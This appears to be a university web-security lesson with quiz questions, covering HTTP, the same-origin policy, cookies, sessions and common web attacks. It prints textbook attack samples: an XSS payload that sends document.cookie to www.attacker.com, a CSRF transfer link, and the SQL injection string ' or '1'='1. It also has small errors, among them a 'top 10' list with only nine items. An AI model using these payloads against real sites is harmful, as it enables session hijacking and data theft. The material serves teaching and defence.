TLS can prevent TCP session hijacking attacks.

True

False

Test Yourself

The smurf attack floods the target with ICMP echo request messages to consume bandwidth.

True

False

Test Yourself

AH in IPsec only supports integrity, not confidentiality.

True

False

Test Yourself

Write iptables commands to allow HTTP traffic.

iptables -A INPUT -p tcp --dport 80 -j ACCEPT

Test Yourself

List two different methods to implement VPN.

IPsec VPN and TLS VPN.

Test Yourself

What vulnerability in ARP is exploited by ARP spoofing attack?

No authentication.

Test Yourself

Which one is most secure, WPA, WPA2 or WEP?

WPA2

■ Topic 2: Web Security

Introduction

Web applications are probably the most popular applications on the internet. The web or the World Wide Web (WWW) delivers hyperlinked contents identified by URLs (Uniform Resource Locators) accessible over the internet. The web applications use the client-server architecture and HTTP (Hypertext Transfer Protocol) to communicate between web servers and web clients. Commonly used web clients are web browsers such as Chrome, Firefox, Safari, and Microsoft Edge. Commonly used web servers include Apache, Nginx, and Microsoft IIS (Internet Information Services).

HTTP

HTTP (HyperText Transfer Protocol) is an application layer protocol above TCP/IP used to exchange information on the web. It is a client-server protocol. The web clients such as browsers send HTTP requests to web servers and render the response from the web server to web pages displayed in browsers. HTTP was developed by Tim Berners-Lee and his team between 1989 and 1991, and has gone through several versions: HTTP0.9, HTTP1.0, HTTP1.1, HTTP/2, and HTTP/3. The first standardized version of HTTP, HTTP/1.1 was published in early 1997, only a few months after HTTP/1.0. HTTP/2 was developed in 2015, and is the main version supported by most websites. As of January 2021, the HTTP/3 protocol is an Internet Draft and has multiple implementations. It is named as "HTTP over QUIC." QUIC (Quick UDP Internet Connections) is a general-purpose transport layer network protocol initially designed by Jim Roskind at Google. It improves the web application performance over TCP by establishing multiplexed streams over UDP. As we mentioned in the previous section, HTTP over TCP/IP was originally developed without security in mind. It doesn't have any authentication and encryption. HTTPS (HTTP over TLS/SSL) is mainly used now to provide more secure web connections, which is an important component of HTTP/2.0. While HTTP/3 keeps the basic semantics of HTTP, it uses a new encrypted-by-default internet transport protocol, QUIC, to improve the performance of HTTP traffic over TCP+TLS.

A Uniform Resource Locator (URL) is used to uniquely identify a web address. It is a specific type of Uniform Resource Identifier (URI). A URI is an address to any resource on a network. It has the following general format:

```
scheme://[user:password@]host[:port][/]/path[?query][#fragment]
```

The scheme for a URL is HTTP or HTTPS, such as:

`http://www.bu.edu/csmet`

or

`https://onlinecampus.bu.edu/courses/_71787_1/cl/outline`

The following table shows the general flow to access `www.bu.edu/csmet` using HTTP. The older HTTP version 0.9 or 1.0 only allows one request per connection. The later version supports long-lived connections to handle multiple requests in a connection.

Client	Server
1. An HTTP client (e.g., Chrome on your computer) initiates a TCP connection to the http server (process) at <code>www.school.edu</code> . Port 80 is the default for HTTP server.	
	2. The HTTP server that hosts <code>www.school.edu</code> receives a TCP connection request at port 80. It then "Accepts" the connection, and notifies the client.
3. The HTTP client sends an HTTP request message containing the URL into a TCP connection socket.	
	4. The HTTP server receives the request message, forms the response message containing the requested object (e.g. <code>cs/index.html</code>), and sends the message into the socket.
5. The HTTP client receives a response message containing an HTML file, and displays it. After parsing the HTML file, the HTTP client finds other referenced web objects, such as JPEG files.	
6. The HTTP client sends requests and receives responses for additional web objects (mostly repeating steps 3-5).	
	7. The HTTP server closes the connection.

HTTP Requests



HTTP defines a set of request methods used to indicate the desired action to be performed for a given resource. These request methods are often referred to as HTTP verbs. Here are some commonly used HTTP verbs:

- GET: retrieve data from the specified resource.
- HEAD: request a GET response from a given resource, but only the header of the response without the response body.
- PUT: add new data to or replace the existing data on the specified resource. It is the opposite of GET.
- POST: submit an attribute or entity to the given resource through some API.
- DELETE: delete the specified resource.

HTTP Responses

Upon an HTTP request, the web server will send back a response message to the client with the requested information. The response code indicates whether an HTTP request is successfully handled. There are five groups of response codes:

1. Informational response (1XX): the most common one is "100 continue," which indicates that everything so far is ok and that the client should continue the request, or ignore the response if the request is already finished.
2. Successful response (2XX): the most common one is "200 ok," which indicates that the request is successfully handled.
3. Redirection (3XX): for example, "301 Moved Permanently" means that the URL of the requested resource has been changed permanently. The new URL is returned in the response. "302 Found" means that the URL of the requested resource has been changed temporarily.
4. Client error (4XX): there are many different client-side errors. For example, "400 Bad Request" means that the request cannot be understood by the server due to invalid syntax. "401 Unauthorized" indicates that the client needs to authenticate itself in order to get the requested response. "404 Not Found" indicates that the client-requested resources cannot be found on the server, but may be available in the future.
5. Server error (5XX): there are also different possible errors on the server side to cause a failure. "500 Internal Server Error" means that the server doesn't know how to handle the request. "501 Not Implemented" means that the request method is not implemented by the server. The only methods that servers are required to support (and therefore, that must not return this code) are GET and HEAD. "503 Service Unavailable" indicates that the server is not ready to handle the request, e.g., because a server is down for maintenance or is overloaded. "505 HTTP Version Not Supported" indicates that the server does not support the HTTP protocol version used in the request.



Web contents are linked together through **hyperlinks**. A hyperlink is a word, phrase, or image that you can click on to jump to different web content. Hyperlinks are not only used to connect documents (usually called hypertext), but also multimedia components (hypermedia). **HTML** (HyperText Markup Language) is the standard markup language for documents designed to be displayed in a web browser. The latest version, HTML 5, provides built-in support for hypermedia. Assisted by CSS and JavaScript, HTML 5 can be used for both static and dynamic web content.

Same-Origin Policy

Web browsers are mostly used by users to access web content. A user usually opens multiple windows or tabs to access different websites. Content from various websites may be connected through hyperlinks as well. Script usage has increased dramatically in the past few years, since it makes a simple, static HTML webpage more dynamic, thus empowering users to interact with the webpages, rather than just viewing them. One important security concern is how to isolate potentially malicious content and reduce attack surfaces.

The **same-origin policy** (SOP) is one solution to this issue, as it only allows scripts contained in the web pages from the same origin to access each other's data. An origin is defined as a combination of URI scheme, host name, and port number. In other words, the SOP imposes a sandbox for each website access so that its data such as cookies and DOM (Document Object Model) objects cannot be accessed by others from different origins. This can prevent scripts from a malicious website open in one tab/window from accessing data from a legitimate website open in another tab/window or linked through hyperlinks. A strict separation between content provided by unrelated sites must be maintained on the client side to prevent the loss of data confidentiality or integrity. Be aware that the same origin policy only applies to JavaScript, not static content, or HTML tags.

Consider the page <http://www.bu.edu>; the following URLs have the same origin as "http://www.bu.edu":

- <http://www.bu.edu/csnet>
- <http://www.bu.edu/met>

However, the following URLs do not have the same origin as "http://www.bu.edu":

- <https://www.bu.edu/provost/faculty-affairs/faculty-resources/>: it uses a different protocol, HTTPS.
- <http://met-mobile.bu.edu>: it has a different hostname.

But, sometimes, we may need to relax this policy to explicitly enable some sharing between origins. Cross-origin resource sharing (CORS) is a mechanism to allow the client and the server to explicitly specify whether the cross-origin requests are allowed. It provides more freedom and functionality than purely same-origin requests, but is more secure than simply allowing all cross-origin requests.

Cookies and Session Management

HTTP is defined as a stateless protocol purposefully, which means each request is processed independently without any context information from previous requests. Each request must contain all information necessary for the server to process it. The stateless protocol simplifies the server design, and handles the requests faster. However, this also imposes some restrictions. One question to ask is how the server knows whether the user logged in and with which account if no previous request information is maintained. Cookies are used as a way to maintain some stateful information for the stateless HTTP.

A cookie is a small piece of data sent from the server (a website) to the browser and stored as a file on the user's computer. The browser then sends some cookie information back with later requests to the same server so that the server knows these requests are related. Cookies can be used for session management, personalization, or tracking. By using cookies, the server can know the information from the previous requests, such as whether the user has logged in, if the user has visited certain pages, what items the user has added to a shopping cart, etc. A cookie contains a number of key value pairs to specify its various attributes such as the cookie ID, expiration date, and domain. Here is an example of a cookie sent from the server to the browser in an HTTP response:

```
HTTP/1.1 200 OK
Set-Cookie: id=Ag3vHJBnehY0jVg7qi78Zjhl; Expires=Tue, 15 Jan 2023 12:45:30
GMT; Path=/; Domain=www.examples.com; secure; HttpOnly
```

When the client receives this information, it will store the cookie on the computer, and use it in later requests. In this example, ID, expires, path, and domain are common attributes. The domain parameter specifies the domain for which the cookie is valid; the cookie will also be valid for all its subdomains. The path parameter specifies the URL path. The directive "secure" restricts the browser to send the cookie only over HTTPS. This can prevent the cookie data from being intercepted through the network. The directive "HttpOnly" disallows JavaScripts from accessing the cookie. This can be used to mitigate XSS attacks to steal cookies.

In the following HTTP request that the user's browser sends to the server, the cookie information can be appended so that the server knows these requests are from the same user.

```
GET /dashboard.html HTTP/1.1
Host: www.examples.com
Cookie: id=Ag3vHJBnehY0jVg7qi78Zjhl;
```

Cookies are commonly used for session management. A web session is a sequence of HTTP request and response transactions within a time frame between a user and a website. A session maintains stateful information among requests within the session. A session can help web applications track anonymous users as well as logged-in users. Once the user is authenticated, the web application makes use of sessions to identify the user on subsequent requests and apply proper security access controls and customization. Identified by a session ID (token), a session binds an authenticated user to a sequence of transactions. In this sense, a session ID is temporarily equivalent to the strong authentication methods used by the application, such as username and password, passphrases, one-time passwords (OTP), client-based digital certificates, smartcards, or biometrics. The compromise of the session ID will lead to session hijacking attacks, where an attacker is able to fully impersonate a victim user in the web application. A session ID should be long enough and hard to guess to protect against brute force or guessing attacks. It should not contain any sensitive and meaningful information. Both confidentiality and integrity should be maintained for a session ID, e.g., use the directive "secure" in the session cookie, and never put the session ID directly in the URLs.

At the beginning of a session, the server creates a session ID and sends it to the client in a cookie. Then the client (browser) receives it and appends it in the subsequent requests in the session. Since HTTP is stateless, the server identifies if the requests are from the same session only based on the session ID in the HTTP requests. The same-origin principle is very important here to prevent reusing authenticated sessions across origins. For example, suppose a user is visiting bank.com in one tab, and playing a web-based game on another tab. Assume the game website has malicious JavaScript code to send a request to perform a transaction on bankofamerica.com. Without the same-origin principle, the malicious code can possibly do anything that the user could do on the bank site. With the same-origin principle, the JavaScript on the game website cannot access session cookie information for the bank website and thus cannot hijack that session. However, this does not prevent it from sending a normal

HTTP request to the bank website from the game website. The browser can automatically append the session cookie in the HTTP request to the bank website. This is how the CSRF (Cross Site Request Forge) attack is done. Additional CSRF protections are needed in this case, such as using a CSRF token.

Some Common Web Attacks

With the convergence of mobile smart devices, cloud computing, and software as a service, the web has become a ubiquitous computing environment and attracts many different types of attacks. Attackers may exploit the vulnerabilities in common browsers, web servers, client machines, hosting machines, networking infrastructures, and more commonly used web applications.

Here are several well-known attacks exploiting vulnerabilities in web applications.

Cross Site References Forge (CSRF): As mentioned above, the same-origin policy doesn't prevent a website from sending a normal HTTP request to other websites through hyperlinks, because that is what the web is about. This attack exploits the trust that a site has in a user's browser, i.e., through a cookie. In the above example, the user is accessing both a bank website, bank.com, and a game website. Suppose on the game site, there is an image with the following hyperlink:

```
<a href="http://bank.com/transfer.do?acct=BOB&amount=100">
```

When the user clicks on the image, an HTTP request will be sent by the browser to bank.com. If the user already logged in to the bank website in another tab, and has the cookie with the session information stored in the browser, the browser will automatically append that cookie information with this HTTP request. If the bank website doesn't have additional protection and identifies the user only based on the cookie, then the bank website will think that this is a legitimate request and perform the requested money transfer transaction. To prevent this attack, additional information, i.e., a CSRF token (a session-specific, single-use number or nonce), should be required by the bank website to validate if this is a legitimate request.

Cross-Site Scripting (XSS): While the same-origin policy prevents JavaScripts from reading data off websites with a different origin, attackers can try to inject the scripts into the vulnerable website itself in order to read its data. If a vulnerable website doesn't validate the user input well, attacks can send text-based scripts through the user input (e.g., a comment field) so that the scripts can be executed and can access the website data. The article [Excess XSS](#) gives a good explanation of XSS.

Here is a simple example. Suppose that on the vulnerable website, there is a text field to let users input their comments, and afterwards, it displays the comments directly on the website using the following code:

```
(String) page += "<input name ='comments' type='TEXT' "
value='"+request.getParameter("CC")+"'>";
```

Since the user input is not validated, when the user inputs the following text in the comment text field,

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='
+document.cookie</script>'
```

the string variable page will be:

```
(String) page += "<input name ='comments' type='TEXT'> <script>document.location='http://www.attacker.com/c?=' +document.cookie</script>";
```

The script will be executed by the browser so that document.cookie, which may include a session ID, can be accessed and sent to the attacker website to use. To prevent this attack, user input validation is very important. In this case, data from a text field should not be executed by the browser.

SQL injection: Similarly, an attack can inject malicious code through SQL query input to launch an SQL injection attack if the input is not validated. Suppose there is a search bar associated with the following query:

```
String query = "SELECT * FROM accounts WHERE custID= " + request.getParameter("id") + " ";
```


Instead of inputting a valid customer ID, an attack can input the following string into the search bar: ' or '1'='1

Without any escape or validation of the input, the query string will be:

```
String query = "SELECT * FROM accounts WHERE custID= ' ' or '1'='1' ";
```

Since 1=1 is always true, this query can dump the whole database. Again input validation is very important to prevent such attacks.

Clickjacking: Attacks can trick a user into clicking on something different from what the user perceives by overlaying a transparent or opaque layer on top of a different page. This is also called a "UI redress attack." Suppose the user sees a button on the page "Click me to Win a Free iPad," but it is aligned with a "Download Virus" button in a transparent layer on top of it. When the user clicks on it, the user thinks it is the "Click me to Win a Free iPad" button, but in reality, the user clicks the "Download Virus" button. Clickjacking attacks use CSS to create and manipulate layers. A famous clickjack attack abuses Facebook's "Like" functionality and tricks logged-in Facebook users to arbitrarily like fan pages, links, and groups. The attacker incorporates the target website as an iframe layer overlaid on the decoy website. A defense method on the server side is to send the proper Content Security Policy (CSP) frame-ancestors directive response headers that instruct the browser to not allow framing from other domains, though not all browsers support CSP frame-ancestors. Another solution is to send the x-frame-options response header to specify whether a browser is permitted to embed the web pages in a frame. On the client side, we may install some anti-clickjacking browser extensions to mitigate this attack. However, these may disable all the JavaScript on loaded websites and make some websites not function correctly.



OWASP Top 10

[The OWASP Top 10](#) lists the 10 top vulnerabilities in web applications:

1. Injection: the attacker can inject commands to be executed by the interpreter through unvalidated input data. The SQL injection vulnerability is one of the most famous ones in this category. There is also the NoSQL injection.
2. Broken Authentication: incorrect design or implementation of authentication (e.g., weak password) and session management (e.g., session ID embedded in the URLs)
3. Sensitive Data Exposure: no encryption for sensitive data at rest and/or in transit.
4. XML External Entities (XXE): external entities in the XML documents disclose internal information.
5. Security Misconfiguration: this is the most commonly seen issue, e.g., using a default password, misconfiguring HTTP headers, using HTTP instead of HTTPS, etc. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/updated in a timely fashion.
6. Cross-Site Scripting (XSS): XSS allows attackers to execute malicious scripts injected through untrusted input data on the victim's browser, which can hijack user sessions, deface websites, or redirect the user to malicious sites.
7. Insecure Deserialization: insecure deserialization can cause remote code execution, replay attacks, injection attacks, and privilege escalation attacks.
8. Using Components with Known Vulnerabilities: known vulnerabilities in components, such as libraries and frameworks can be exploited by attackers to compromise the web application.
9. Insufficient Logging & Monitoring: insufficient logging and monitoring makes it harder to detect attacks.

Test Yourself

Match the HTTP request methods and response codes in the left column with the descriptions in the right

HTTP Request/ Response Code	Description
GET 	a. HTTP request to delete a specified resource
PUT 	b. HTTP response code indicating everything is ok so far
POST 	c. HTTP request to retrieve data
DELETE 	d. HTTP response code indicating the resource is changed te
100 continue 	e. HTTP request to submit data through some API
200 OK 	f. HTTP request to add/modify data
302 Found 	g. HTTP response code indicating the server doesn't know h
400 Bad Request 	h. HTTP response code indicating the server didn't implem
500 Internal Server Error 	i. HTTP response code indicating the request has some synta
501 Not Implemented 	j. HTTP response code indicating the request was handled su

Check Answers

Test Yourself

_____ are in the correct URL format. _____ are in the correct URI format.

- a. http://www.a.com
- b. https://www.b.edu
- c. ftp://192.168.1.4/x.pdf
- d. http://128.197.2.3/files/a.html

a,b,d; a,b,c,d

Test Yourself

Which of the following has the same origin as http://www.secop.com/devopssec

- a. <http://www.secop.com/>
- b. <https://www.secop.com/>
- c. <https://inside.secop.com>
- d. <http://www.secop.com:5050/>

a

Test Yourself

Briefly explain the same-origin policy, and why it is important.

The same-origin policy restricts data access to JavaScripts only from the same origin. It provides better isolation and security for accessing different websites in the same browser.

Test Yourself

Why do we need cookies? How does the session management utilize cookies?

Because HTTP is stateless, cookies are used to maintain some state information to relate different HTTP requests. A unique session ID can be included in the cookie to identify a session

Test Yourself

Briefly explain the difference between XSS and CSRF. Can the following methods help mitigate either of these two attacks?

- a. Same-origin policy
- b. Use a session-specific, single-use number
- c. Set the cookie to the HTTP only flag
- d. Set the cookie to the secure flag
- e. Validate all inputs

a: None, b: CSRF, c: XSS, d: None, e: XSS

References

- Pfleeger, C. P., Pfleeger, S. L., & Margulies, J. (2015). *Security in computing* (5th ed.). Prentice Hall.
- Du, W. (2019). *Computer & internet security: A hands-on approach* (2nd ed.). (n.p.).
- Jaeger, T. (2018). [Computer and Network Security course slides](#)